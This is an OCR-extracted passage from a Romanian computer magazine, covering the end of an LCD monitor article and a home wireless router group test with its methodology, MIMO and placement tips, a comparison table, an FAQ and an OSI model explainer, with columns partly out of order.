fac într-o frecvență destul de ridicată încât ochii noștri să nu „ne sară din cap”: de la 200 Hz la 1 KHz. Evident, cu cât mai sus, cu



GAMUT: pe diagrama CIExy1931 2-degree Observer, aria triunghiurilor reprezintă numărul de nuanțe ce pot fi redată de panou.



Timpul de răspuns: aici 4+4 nu este egal cu 6+2. O diferență mare între timpul de aprindere și cel de stingere duce la deformarea elementelor de imagine în mișcare. În cazul monitorului NEC 20WGX2, cei doi timpi sunt aproape identici.

atât mai bine. În cele trei oscilogramme puteți vedea un Samsung 940BW, care are frecvența modulării impulsului la 333 Hz. Dar monitorul NEC 20WGX2 are această modulare mult mai aproape de perceptibil, și anume la 200 Hz. Vă veți întreba de ce insistăm atâta, când oricum nu poate fi perceput de ochiul uman? Ei bine, poate nu imediat, însă în subconștient nimeni nu știe ce se întâmplă cu exactitate, creierul recepționează informația și nu știm de ce câteodată ne trezیم cu o durere de cap de toată frumusețea.

Greșeli frecvente

Una dintre marile greșeli care se fac este compararea termenului de „Refresh Rate” de la monitoarele CRT cu cel de la LCD. Diferența este una uriașă: la primul, semnalul era analogic, la al doilea totul este digital. Dacă la un CRT la 60 Hz imaginea chiar se stinge și se aprindea de 60 de ori pe secundă, doar pentru a o afișa, indiferent dacă se schimba sau nu, la TFT-uri nu este așa. Aici avem un procesor deștept, memorie internă, care stochează informația venită de la placa video, apoi se afișează imaginea. Și încă ceva: spre deosebire de CRT, pe un panou TFT imaginea nu se stinge niciodată, doar starea pixelilor se va schimba! La un CRT, durata de aprindere a pixelului este foarte mică, doar câteva procente din timpul total (sub 5%), restul se bazează pe remanență! La TFT imaginea se reîmprospătează din memorie, se schimbă doar pixelii „care trebuie”, iar imaginea nu se stinge și se aprinde din nou. Așa se explică faptul că nu veți vedea „pâlpăitul” caracteristic unui CRT, deși la majoritatea TFT-urilor acel termen greșit denumit „Refresh Rate” este de 60 Hz, adică imaginea se reafixează din memoria internă, la o rată de 60 Hz.

Pixeli morți

Am văzut forumuri unde lumea discuta despre posibilitatea reparării pixelilor morți, prin „masarea” ușoară a zonei „calamitate”. Foarte mulți spun pe ici, pe colo că ar fi „blocat” vreun cristal lichid etc. și că prin apăsare își va reveni. Ba chiar unii recomandă „antrenarea” pixelilor cu imagini foarte rapide, practic urmărind o resuscitare a cristalului lichid. Aiurea! Astfel de legende nu-și au rostul! Am avut și noi ocazia să vedem și să experimentăm un astfel de lucru, uneori cu șanse de reușită, alteori fără. Cum e posibil? Foarte simplu: de fapt, este vorba de o lipitură rece, adică un contact imperfect între stratul cu circuite și tranzistorul lipit de acesta, tranzistor responsabil cu comanda mișcării cristalelor aflate în imediata-i vecinătate. Nu este curent în tranzistor, nu avem mișcare! Însă o astfel de reparație a unei lipituri reci este doar o amăgire, efectul variind în funcție de noroc, dar din păcate nu este definitiv!

Standarde ISO legate de pixelii decedați

Mai bine studiați cu atenție ce cumpărați în loc să dați ulterior vina pe producător! Fiecare producător are o politică strictă în ceea ce privește numărul pixelilor morți, iar deoarece colegul nostru Codrin Hosu a explicat foarte bine situația, nu are sens s-o mai repetăm aici. Important este să știți dinainte la ce vă puteți aștepta, întrebați și de două ori pentru a fi siguri și nu vă grăbiți. Un monitor TFT este scump, de aceea este clar că nu ne permitem să-l schimbăm ca pe un mouse, un HDD sau o unitate optică... Mai mult, spre deosebire de alte componente, interacționăm zi de zi cu el, iar ergonomia muncii noastre depinde de acesta în proporție de peste 80%, așa că nu-l neglijați!

Pe CD/DVD la secțiunea CHIP Offline veți găsi și câteva poze relevante ale unghiurilor de vizibilitate (BenQ FP93GX are panou TN, NEC 20WGX2 vine cu SA-IPS iar Samsung 971P cu un S-PVA).

francisc_kurko@chip.ro
vasile_prodan@chip.ro



Wireless pentru acasa

Intitulat alternativ „Pe aripile... G-ului”, articolul de față vă prezintă povestea testului de rutere, găzduit în premieră de revista noastră. Francisc Kurko, Vasile Prodan, Alex Costache

Premiera se datorează îndeosebi faptului că am ignorat cu bunăștiință partea lor „clasică”- interfața Ethernet, concentrându-ne în schimb tot efortul asupra comportamentului acestor dispozitive când datele sunt trimise pe calea undelor. Deși n-am vrea să vă dezvăluim încă de pe acum concluziile la care am ajuns, vă sugerăm să studiați cu atenție acest clasament. Contrar credinței că toate ruterele wireless ar fi la fel și funcționează identic, testele au arătat că diferențele sunt (cel puțin în anumite situații) chiar uriașe, așa că atenție ce cumpărați. Dacă vă hotărâți să achiziționați câștigătorul testului, vă spunem să vă gândiți bine, căci nu-i chiar mic efortul să dați pe un ruter aproape 600 RON și, culmea, s-ar putea să nu aveți nevoie de puterea lui. Dacă v-ați gândit să îl luați pe cel mai ieftin, din considerente simple, și anume că pentru

acasă v-ar fi suficient, ei bine, iar ne vedem obligați să vă sugerăm să reflectați mai bine, căci, pentru doar câteva zeci de lei veți găsi o soluție net superioară. Dar de fapt, la ce v-ar trebui un ruter wireless acasă? Ei bine, posibilitățile sunt mai bogate decât ați crede. Nu ne-am gândit doar la norocoșii/fericiții care au mai multe sisteme acasă și s-au săturat de „căblăraie”. Nici neapărat la mândrii posesori de notebook-uri, care pot naviga liniștiți din fotoliu, comod, pentru a-și citi e-mail-urile fără să deranjeze pe cineva de la PC-ul aflat pe/sub/lângă birou. Există și o zonă „fierbinte” de utilizatori, mai „dezghețați” și cu inițiativă mai multă, care au înțeles că, printr-un efort colectiv, pot beneficia de abonamente la internet mult mai avantajoase decât și-ar putea permite, individual. Nu ne referim neapărat la viteze astronomice de download sau upload (deși cu un dispozitiv

pre-N nu mai aveți aproape nici o limitare în acest sens, cel puțin pentru cazurile download-urilor/upload-urilor ne-metropolitane). Ne gândim la alte avantaje. De exemplu, de ce să vă faceți un abonament de tipul PPPoE cu aproximativ 10 dolari, care, deși vă tentează cu viteze rezonabile (și alte facilități gen telefonie inclusă), vă lipsește de un lucru care s-ar putea să vă ajute mult într-un viitor nu foarte îndepărtat: IP-ul fix. Un abonament de tip broadband de 20 de euro sau puțin peste vă garantează mai multe IP-uri fixe, viteze mai mari și alte avantaje. Chiar dacă veți partaja o asemenea conexiune, nu veți simți niciodată că n-aveți bandă suficientă. Dacă sunteți vecini de scară cu cineva care are un asemenea abonament sau plănuți să vă faceți împreună unul, nu este încă o necesitate să apelați la un ruter wireless. Însă dacă respectivul prieten este în blocul vecin, ce veți face când nu mai este posibil să vă trageți cabluri între blocuri după bunul plac? Ați ghicit: ruterul wireless va fi cel mai bun prieten al dvs. Acum vine întrebarea spinoasă: ce ne luăm?

CUM AM TESTAT

Înainte de a trece în revistă soluțiile pe care vi le recomandăm din toată inima, este foarte important să vedeți cum și, mai ales, de ce am testat în acest fel dispozitivele wireless. Asta deoarece veți realiza foarte repede că produsele care se află pe ultimele poziții nu sunt neapărat inutile sau catastrofe, ba din contră, s-ar putea să se potrivească foarte bine unora dintre dvs. **Scenariul** folosit de noi a fost conceput să acopere toate situațiile: distanță mică, medie și, cazuri mai speciale, când există un obstacol fizic deloc de neglijat: un perete de cărămidă sau, mai rău, de beton (care de obicei este și armat, deci ecranează foarte mult).

Pentru a rula testele, am folosit un server de care am legat pe rând ruterele wireless pe care le-am testat, iar la o distanță de 3 m de acesta am adăugat un alt sistem, echipat cu o placă de rețea wireless PCI LinkSys WMP300N, care folosește drept standard 802.11n, mai bine zis este o versiune draft, căci marii producători încă nu s-au înțeles ce vor de la noul standard N. Drept **stație mobilă** am folosit un notebook Lenovo ThinkPad R60E, pe care l-am echipat cu un dispozitiv wireless mai „motivată” decât soluția Intel din platforma Centrino (Intel 3945ABG, care „cunoaște” standardele a/b/g): un card PCMCIA D-Link RangeBooster N650 Notebook Adapter DWA-645. Pentru rularea **testelor real-life** și a celor sintetice, notebook-ul a fost plimbat în trei puncte cheie: la trei metri de ruterele testate, la 10 m, pe palier, în redacție și, nu în ultimul rând, la parter, cu două etaje mai jos, poziționat aproape sub ruterul wireless. Pentru partea de teste real-life am copiat un fișier de 30 MB, apoi 60 de fișiere a câte 512 KB fiecare, în mai multe ipostaze.

Ruterul a fost setat în două moduri: cu și fără securitate. Pentru fiecare caz, s-a făcut copierea fișierelor amintite atât cu Windows Explorer, cât și prin intermediul serviciului de FTP.

Apoi fiecare test s-a repetat de trei ori, pentru a elimina pe cât se poate erorile de măsurătoare. Deci în total 2 (criptat și necriptat) x 2 (Explorer și FTP) x 2 (fișier mare, fișier mic) x 3 (pentru a face media, pentru o precizie mai bună) x 3 (trei puncte de testare: 3 m, 10 m, parter). Adică 72 de teste pentru fiecare ruter, doar pe partea de real-life.

Pe partea de **teste sintetice** am utilizat un program cu totul deosebit, de la producătorul IXIA, recunoscut pentru programele de testare a echipamentelor de rețea. Suita de benchmark constă din IxChariot Console, care se instalează pe server, și Performance Endpoints, care se instalează pe fiecare calculator care conține un dispozitiv (mai sus amintite D-Link și Linksys).

Prin intermediul consolei se dă o comandă derularea unor script-uri (throughput, internet, messenger, p2p), care va genera un trafic serios între cele două stații (puncte) finale, în funcție de scenariul ales. Ce ni s-a părut remarcabil a fost posibilitatea măsurării timpului de răspuns, adică în ce interval de timp se face o tranzacție.

Ce anume se întâmplă între echipamentul wireless și ruterul wireless? Au loc „dialoguri”, de genul: „am primit pachetul de la tine cu bine, dă-mi-l pe următorul” sau „n-am primit pachetul, dă-mi-l încă o dată”, situație în care ruterul scadea viteza, ca pachetul să ajungă cu bine la destinație. Am putut observa superioritatea netă a noului standard N, care are un timp de răspuns excelent: numărul de tranzacții este de aproape trei ori mai mare decât în cazul unui „biet” echipament 802.11g. Spre surpriza noastră, majoritatea ruterele au mers excelent la distanță mică, bine la distanță medie și de la prost la foarte slab, chiar neacceptabil la distanța de două etaje.

În unele cazuri, am reușit să ducem la bun sfârșit un test o dată, însă apoi el nu a mai putut fi repetat, comportamentul pe care l-am considerat astfel inacceptabil. Acesta este și motivul pentru care în tabel veți găsi așa de multe zerouri la testele de la distanță. Cei care vor să-și facă o rețea de bloc cu alți prieteni vor aprecia aceste valori, cei care nu au de gând să folosească un ruter decât în apartament pot neglija liniștiți aceste teste.

De asemenea, în meniurile ruterele am ținut cont mai mult de câteva setări utile cum ar fi Firewall-ul, DMZ, Traffic Shaping (QOS - Quality of Service), protecție împotriva atacurilor de tip DoS (Denial of Service) etc. Analog, am dat mai puțină importanță (câte zero) unor setări care nu au legătură (nu sunt în target-ul) cu mediul home. De exemplu, WDS-ul considerăm că este potrivit mai degrabă într-un mediu mai larg, nu acasă (și nici măcar într-o rețea mică, locală, de bloc).

D-Link DIR-635 RangeBooster N 650 Router

Este destul de greu să facem o recomandare pentru produsele din gama „draft” 802.11n, motivul nefiind funcționarea lor proastă. Din contră, testele noastre ar arătat că cele două dispozitive suportând standardul (dacă putem să-i spunem astfel) N sunt net superioare celor cu 802.11G, chiar dacă performanțele lor sunt departe de teoreticul 300 Mbit/s. Există pericolul (nu este confirmat, nici infirmat) ca în momentul în care apare standardul 802.11n, aceste dispozitive să nu fie compatibile cu el, chiar dacă se efectuează un upgrade de firmware. Pe de altă parte, până la mijlocul anului 2007, când se vorbește că s-ar lansa noul standard (cu posibilitatea de întârziere chiar și până în 2008) multă apă va mai curge pe



Dunăre, iar unii cu siguranță se vor sătura să aștepte și-și vor cumpăra echipamente din această categorie. Dacă o să le meargă cel puțin cum ne-a mers nouă, o să fie foarte mulțumiți și le va păsa prea puțin de semnul de întrebare ce planează asupra viitoarelor compatibilități.

TRENDnet TEW-611BRP 802.11 g

Având un standard mult mai matur și mai împământănit, acest exemplar de la TRENDnet a reușit să ne surprindă în mod plăcut. Probabil și datorită faptului că înglobează tehnologia MIMO, dar nu numai. Meniurile sunt foarte





îngrijit aranjate, clare, permițând o instalare rapidă și facilă. Performanțele din test au scos în evidență potențialul de a emite și recepționa la distanțe mai mari, în consecință ratele de transfer la parter (două etaje diferență, perete de beton) nu au scăzut așa cum ne-am așteptat (și cum s-a întâmplat la multe rutere din test).

ECHIPAMENTELE MIMO


Încă de la primele transmisiuni radio, s-a observat că undele electromagnetice se reflectă sau sunt absorbite atunci când întâlnesc diverse obstacole naturale. Pentru mulți ani s-a considerat

în valoare patentul laboratoarelor Bell din 1984 (transmisii radio folosind antene multiple). Prin tehnici digitale de modulare a semnalului radio ca OFDM- Orthogonal Frequency-Division Multi-

trasee cu condiții diferite de propagare. Echipamentele MIMO (Multiple Input Multiple Output) aduc o creștere evidentă a semnalului doar în interiorul clădirilor unde reflexiile sunt puternice.



Sosite cu unghiuri diferite, două semnale sunt recepționate de antene cu diferențe de timp sau de polarizare



acest comportament ca o mare problemă, intensitatea câmpului electromagnetic fiind neuniformă atât din cauza atenuării câmpului prin absorbție, cât și a posibilității anulării lui prin însumarea unei unde directe cu o undă reflectată în antifază (fenomenul de fading). Aceste efecte sunt deranjante pentru obstacole cu dimensiuni comparabile cu lungimea de undă sau mai mari. Pentru transmisiile wireless între calculatoare, majoritatea obiectelor sau a pereților clădirilor îndeplinesc această condiție, lungimea de undă fiind de ordinul centimetrilor. Apariția procesoarelor digitale de semnal performante a pus

plexing și utilizarea mai multor antene pentru emisie și recepție s-a reușit recuperarea semnalului sosit pe alte căi față de unda directă. Recepțiile făcute pe căi diferite cu antene diferite sunt analizate de procesorul digital de semnal și întârziate corespunzător așa încât să se obțină prin însumarea lor un semnal total puternic și stabil, indiferent de poziția receptorului sau a obstacolelor. Creșterea nivelului de semnal prin folosirea semnalelor reflectate presupune evident existența reflexiilor. Pentru aceasta, la emisie și la recepție se folosesc mai multe antene orientate diferit așa încât să existe cât mai multe

Dacă unul din noduri este în afara clădirii, reflexiile utile dispar și îmbunătățirea semnalului nu mai are loc.

Prin folosirea OFDM se poate obține o creștere a ratei de transfer dacă se împarte un stream rapid de date în două (sau mai multe) stream-uri lente. Informațiile sunt modulate și se transmit prin antene diferite, pe același canal (aceeași frecvență), modularea ortogonală permițând propagarea informației fără să apară interferențe între ele. La recepție, cu ajutorul mai multor antene și al prelucrărilor digitale, se reface stream-ul de date rapid.

LOCUL PERFECT PENTRU ACCESS POINT-URI

Locația ruterului decide dacă puteți face surfing și din grădină sau sunteți restricționați doar la camera de lângă cea în care este plasat ruterul. Printr-o poziționare corectă, evitați apariția zonelor „fără acoperire” sau cu o acoperire slabă.


Locația corectă: Pentru a găsi locul perfect pentru Access Point-ul dumneavoastră, aveți nevoie de puțină răbdare – îl puteți găsi doar prin încercări. Trucurile de mai jos vă vor ajuta cu setarea. Cel mai bine este să îl montați pe un perete, cât mai sus posibil, deoarece acolo nu există PC-uri sau alte device-uri electrice cu care să interfereze, cum ar fi un telefon DECT sau un cuptor cu microunde. Dacă îndreptați antena pe diagonală în jos, atunci obțineți cea mai bună acoperire. Dacă acest lucru nu este posibil, fiți siguri că Access Point-ul nu se află în spatele unui calculator sau al altui echipament care radiază puternic.

Device-uri cu care interferează: Access Point-urile care operează în standardul b sau g transmit în banda de 2,4 GHz, prin urmare nu sunt singure deoarece device-urile Bluetooth, unele telefoane DECT și dispozitive de moni-

torizare a bebelușilor folosesc această frecvență. De aceea nu așezați Access Point-ul în apropierea unor astfel de dispozitive. O distanță de aproximativ doi-trei metri față de ele este suficientă.

Ajutoare adiționale: dacă semnalul radio nu poate pătrunde prin pereți groși de beton, nu trebuie să desperați. O soluție ar putea fi reprezentată de o antenă direcțională. Aceasta adună undele radio într-o direcție și transmite semnalul și prin materiale mai problematice. Dar apare și o problemă: se reduce aria de acoperire. Dacă folosiți un PC, atunci nu ar trebui să întâmpinați dificultăți, dar dacă doriți să introduceți un notebook portabil în rețea, ar fi mai bine să utilizați un Access Point adițional.

Mai multe Access Point-uri: Uneori nu este suficientă puterea unui singur Access Point pentru a acoperi întreaga clădire. În acest caz ar trebui să folosiți mai multe device-uri împreună, care formează o rețea mare de WLAN-uri. Această funcție este denumită WDS (Wireless distribution system) și este încorporată în majoritatea device-urilor noi.



Poziționare: cel mai bine este să îl montați pe un perete, cât mai sus posibil, deoarece acolo nu există PC-uri sau alte device-uri electrice cu care să interfereze.



Producător	D-Link	Linksys	TRENDnet	Canyon	ASUS	SMC	Edimax	Infomart	MSI	Sweex
Model	Range-Booster N 650 Router DIR-635 802.11n	Wireless-N WRT300N	TEW-611BRP 802.11 g	WF514M	WL-500GP	Barricade MIMO WBR14-GM	VPN Broadband Router BR-6304Wg	INWR48GA	MEGA NET R65463	Wireless Router 11G LC000070
Ofertant	Partenerii D-Link	KEY SOFT	Depozitul de Calculatoare	SigmaNET Computers	RHS Company	Flamingo Computers	RHS Company	ProCA ROMANIA	Skin eCost NET	Vitacom Electronics
Preț estimat [Lei]	584	424	326	206	387	449	225	269	172 / 158	287
Configurare WAN										
IP static / IP dinamic (DHCP)	da / da	da / da	da / da	da / da	da / da	da / da	da / da	da / da	da / da	da / da
PPPoE / PPTP / L2TP	da / da / da	da / da / da	da / da / da	da / da / da	da / da / nu	da / da / da	da / da / da	da / da / da	da / da / da	da / da / da
Clonare adresa MAC	da	da	da	da	da	da	da	da	da	da
Configurare Wireless/LAN										
Filtrare MAC	da	da	da	da	da	da	da	da	da	da
Configurare DHCP	da	da	da	da	da	da	da	da	da	da
Definire adrese IP asociate MAC-urilor (rezervare)	da	da	da	da	nu	da	da	nu	da	da
Range adrese/subnet	da	da	da	da	da	da	da	da	da	da
WEP / WPA / WPA-PSK	da / da / da	da / da / da	da / da / da	da / da / da	da / da / da	da / da / da	da / da / da	da / da / da	da / da / da	da / da / da
Radius WPA-EN	da	da	da	da	da	da	da	da	da	da
a/b/g/N	nu / da / da / da	nu / da / da / da	nu / da / da / nu	nu / da / da / nu	nu / da / da / nu	nu / da / da / nu	nu / da / da / nu	nu / da / da / nu	nu / da / da / nu	nu / da / da / nu
Setări SSID										
Nume	da	da	da	da	da	da	da	da	da	da
Vizibilitate	da	da	da	da	da	da	da	da	da	da
Posibilitate selectare canal	da	da	da	da	da	da	da	da	da	da
Posibilitatea configurării puterii emițătorului	da	nu	da	da	nu	nu	nu	da	nu	nu
Traffic shaping(QoS)	da	da	da	da	da	nu	da	nu	nu	nu
Tabele de routare (ROUTING)	da	da	da	da	da	da	da	da	da	da
Firewall										
Protecție DoS	nu	nu	nu	da	nu	nu	da	nu	nu	da
Web filter	da	da	da	da	da	da	da	da	da	da
Content filter	nu	da	nu	nu	nu	da	da	da	nu	nu
Scheduler	da	da	da	nu	da	nu	nu	nu	da	da
Upgrade firmware	da	da	da	da	da	da	da	da	da	da
Accesarea interfeței										
Admin mode / User mode	da / da	da / nu	da / da	da / nu	da / nu	da / nu	da / nu	da / da	da / nu	da / nu
Administrare din afara rețelei	da	da	da	da	nu	da	da	da	da	da
Upnp	da	da	da	da	da	da	da	da	da	da
Profile de configurare	da	da	da	da	da	da	da	da	da	da
Salvare loguri către dispozitive (locații) externe	da	da	da	da	da	da	da	da	da	da
Notificare prin e-mail cu privire la apariția evenimentelor	da	nu	da	nu	da	nu	da	da	da	da
DMZ	da	da	da	da	da	da	da	da	da	nu
Extra	nu	nu	gaming	gaming	BT, Webcam, Gaming	gaming	gaming	gaming	gaming	gaming
Monitorizare										
Informații despre rutere: model, versiune firmware, adrese IP folosite etc.	da	da	da	da	da	da	da	da	da	da
Statistici conexiuni: volum de date primite, transmise, medii etc.	da	nu	da	da	nu	da	da	da	da	nu
Rezultate teste										
3 m										
Rata medie transfer teste sintetice (criptat și necriptat) [Mb/s]	28.44	19.67	10.07	11.29	10.92	10.74	9.34	8.89	7.70	8.14
Rata medie transfer teste reale (criptat și necriptat) [Mb/s]	12.82	14.40	10.68	9.82	9.93	9.00	8.51	9.48	7.50	7.34
10 m										
Rata medie transfer teste sintetice (criptat și necriptat) [Mb/s]	24.19	20.85	12.50	9.10	9.15	10.40	9.07	8.52	3.94	2.78
Rata medie transfer teste reale (criptat și necriptat) [Mb/s]	14.46	10.93	10.89	10.15	8.48	8.95	8.41	9.45	7.28	6.82
Parter										
Rata medie transfer teste sintetice (criptat și necriptat) [Mb/s]	26.70	19.66	12.38	10.71	11.09	11.13	4.13	2.27	0.52	0.12
Rata medie transfer teste reale (criptat și necriptat) [Mb/s]	12.52	10.40	10.70	8.35	9.92	9.44	0.00	0.00	0.00	0.00
Nota Finală Rata de transfer 3 m	100.00	89.47	57.99	57.14	56.78	53.02	48.65	51.34	41.90	42.15
Nota Finală Rata de Transfer 10 m	100.00	81.40	63.63	54.07	48.38	52.60	47.95	50.46	33.38	29.42
Nota Finală Rata de Transfer parter	100.00	78.36	65.93	53.42	60.40	58.53	7.74	4.26	0.97	0.23
Nota Finală Rata de Transfer (3 m, 10 m, parter)	100.00	83.08	62.51	54.88	55.18	54.72	34.78	35.35	25.42	23.93
Nota meniuri/dotări	81.00	70.00	81.00	76.00	70.00	65.00	79.00	72.00	69.00	66.00
Nota CHIP	98.10	81.77	64.36	56.99	56.67	55.75	39.20	39.02	29.78	28.14

SFATURI UTILE

Fiți precauți: cine cumpără un ruter W-LAN acum trebuie să fie atent pentru că viteza menționată pe pachet nu este întotdeauna cea reală. Vă prezentăm câteva lucruri care nu apar pe ambalaj.

În sfârșit, W-LAN rapid! În rafturile magazinelor de profil puteți găsi cele mai noi rutere cu rate de transfer de-a dreptul bune. Un ruter rapid poate fi suficient acum, dar acest lucru nu este valabil pentru mult timp. De aceea, mai întâi gândiți-vă bine și apoi cumpărați. CHIP vă aduce la cunoștință punctele problematice și răspunde la cele mai importante întrebări.

Cât de rapid este ruterul meu W-LAN în practică?

Răspuns: 54 Mbit/s, 108 Mbit/s sau chiar 300 Mbit/s – producătorii promit o viteză foarte mare de transfer. Viteza transmisiei depinde nu numai de ruter, ci și de alte câteva aspecte.

În primul rând, standardul W-LAN folosit. Avem patru standarde diferite: 802.11a- transmite cu până la 54 Mbit/s, standardul 802.11b cu 11 Mbit/s și 802.11g cu 54 Mbit/s. Au apărut pe piață și primele device-uri cu pre-standardul n (standardul 802.11n mai întârzie), care transferă până la 300 Mbit/s. Cu toate acestea, toate

aceste valori sunt de multe ori teoretice.

De exemplu, ruterul W-LAN 802.11g are o rată de transfer a informației de la 15 la 20 Mbit/s. Însă această viteză depinde de mai multe lucruri: de exemplu, de locul unde vă instalați ruterele. Chiar și unghiul antenei trebuie să fie corect. Ar fi mai bine să experimentați puțin înainte de dispunerea finală a ruterului. În acest fel, puteți obține viteza optimă pentru ruterul dumneavoastră W-LAN.

Ce să fac dacă recepția în casă nu este de calitate?

Răspuns: în unele case care au tehnologia W-LAN la 20 m nu aveți recepție bună. Un motiv frecvent ar fi că undele radio sunt reflectate și interferează. Undele se elimină reciproc dacă o undă directă se însumează cu o undă în antifază (din cauza reflexiilor).

Soluția ar fi să folosiți un ruter cu tehnologie MIMO (Multiple Inputs Multiple Outputs), care are mai multe antene orientate diferit.

Devine W-LAN-ul mai încet dacă folosesc mai multe terminale?

Răspuns: rata de transmisie într-o rețea W-LAN depinde nu numai de o conexiune radio de calitate, ci și de numărul de

terminale (Clienți). Deoarece numărul de canale de transmisie este limitat, acolo unde există mai multe rețele, pot să apară interferențe între ele.

Regula este simplă: cu cât sunt mai mulți clienți radio, cu atât sunt mai multe interferențe. Pentru un ruter comercial, fluxul de date pentru foarte mulți clienți scade atât de tare încât o transmisie de calitate nu mai poate fi asigurată (banda practic se împarte egal, pentru aplicații similare).

Dacă utilizatorii vor dori să înlocuiască rețelele W-LAN cu WDS (Wireless distribution system), atașând un al doilea sau al treilea ruter, pentru a crește aria de acoperire, trebuie să ia în considerare că lățimea de bandă a fiecăreia se va înjumătăți. Aceasta este apoi folosită pentru transmisia de la Access Point la Access Point.

Sunt compatibile componentele de la diferiți producători?

Răspuns: la viteze mai mari, fiecare producător are propria-i viziune. Cine dorește să transfere un film prin W-LAN are nevoie de cel puțin 108 Mbit/s. Cei 54 Mbit/s ai standardului actual 802.11g nu sunt suficienți în acest caz. Dacă achiziționați echipament nou, care promite

MODELUL GENERIC AL COMUNICAȚIILOR DIN REȚEA

Modelul OSI împarte funcțiile unei rețele într-o stivă de șapte niveluri – fiecare nivel depinde doar de nivelul imediat inferior și oferă informații doar către nivelul imediat superior. În urma acestei împărțiri și a standardizării interfețelor dintre niveluri, putem folosi în aceeași rețea diverse echipamente dezvoltate de producători diferiți.

Diverse protocoale implementează funcționalitatea unuia sau mai multor niveluri OSI, bazându-se pe informația oferită de nivelurile mai joase.

Comunicația în cadrul modelului OSI se face între niveluri corespondente, prin parcurgerea tuturor nivelurilor inferioare acestora.

Nivelul 1 (nivelul fizic) – este nivelul la care se face transmisia propriu-zisă a datelor prin mediul de comunicație. La acest nivel pot avea loc procese de stabilire și control al legăturii, modulări și demodulări. Rețelele pur virtuale (PPPoE, diverse tipuri de tunele) au un nivel 1 care se folosește de rețeaua de bază (carrier) pentru transferul datelor, prin încapsulare.

Nivelul 2 (nivelul de legătură) – este nivelul la care informația este codată sau decodată

din reprezentarea binară folosită de nivelul 1. Controlează parametrii conexiunii și protocolul folosit și se ocupă de erorile inerente mediului de transmisie. Este responsabil de transmisia corectă a datelor într-o rețea bazată pe același mediu – aici se folosesc adresele hardware ale dispozitivelor, de exemplu adresele MAC în rețelele Ethernet/802.3.

Nivelul 3 (nivelul de rețea) – este nivelul la care se definesc adresele globale de rețea, se face unificarea/segmentarea subrețelelor și abstractizarea detaliilor hardware ale subrețelelor. Definește configurația logică a rețelei și este implicat direct în stabilirea căilor de circulație a datelor de către rutere. Este nivelul la care se face mare parte din configurarea unei rețele – avem aici adrese IP, măști de rețea (subnet mask), gateway-uri etc. Cel mai răspândit protocol layer 3 este IP.

Nivelul 4 (nivelul de transport) – este nivelul la care se face abstractizarea comunicației între capete, oferind o funcționalitate simplă, sigură și lipsită de erori nivelurilor superioare. Avem aici controlul fluxului, detectarea erorilor și corecția/retransmisia pachetelor afectate. Cel mai răspândit protocol layer 4 este TCP sau transport control proto-

col. Tot la nivelul 4 găsim alt protocol răspândit – UDP – acesta nu garantează sosirea sau ordonarea pachetelor precum TCP, dar este mai rapid și mai eficient atunci când mediul permite și aplicațiile cer performanță în timp real (de exemplu VoIP, jocuri).

Nivelul 5 (nivelul de sesiune) – este nivelul care se ocupă de stabilirea și managementul legăturilor software (pentru protocoalele orientate pe conexiuni) și oferă proceduri de deschidere, închidere, suspendare și repornire a acestora. Acestea sunt în general implementate tot de către protocolul TCP.

Nivelul 6 (nivelul de prezentare) – la acest nivel avem diverse conversii și codări care nu țin de rețea, doar de prelucrarea portabilă a datelor – aplicații și biblioteci de compresie, criptare și alte codări. Exemple: JPEG, GIF, MP3, ZIP, PGP.

Nivelul 7 (nivelul de aplicație) – ultimul nivel, OSI, interfațează direct cu aplicațiile utilizatorului, ia decizii referitoare la disponibilitatea resurselor pentru comunicație și existența altor clienți compatibili etc. Exemple: FTP, HTTP, SMTP, conexiunile proprietare ale aplicațiilor (Yahoo Messenger, Skype, Starcraft).

viteze mai mari (300 Mbit/s) cu ajutorul unei soluții speciale, ar fi bine să vă asigurați că ruterul, placa de rețea wireless PCI sau adaptorul PCMCIA (sau adaptorul intern al notebook-ului) sunt făcute de către același producător, altfel viteza scade la 54 Mbit/s.

Să-i las pe alții să navigheze gratis, pe factura mea?

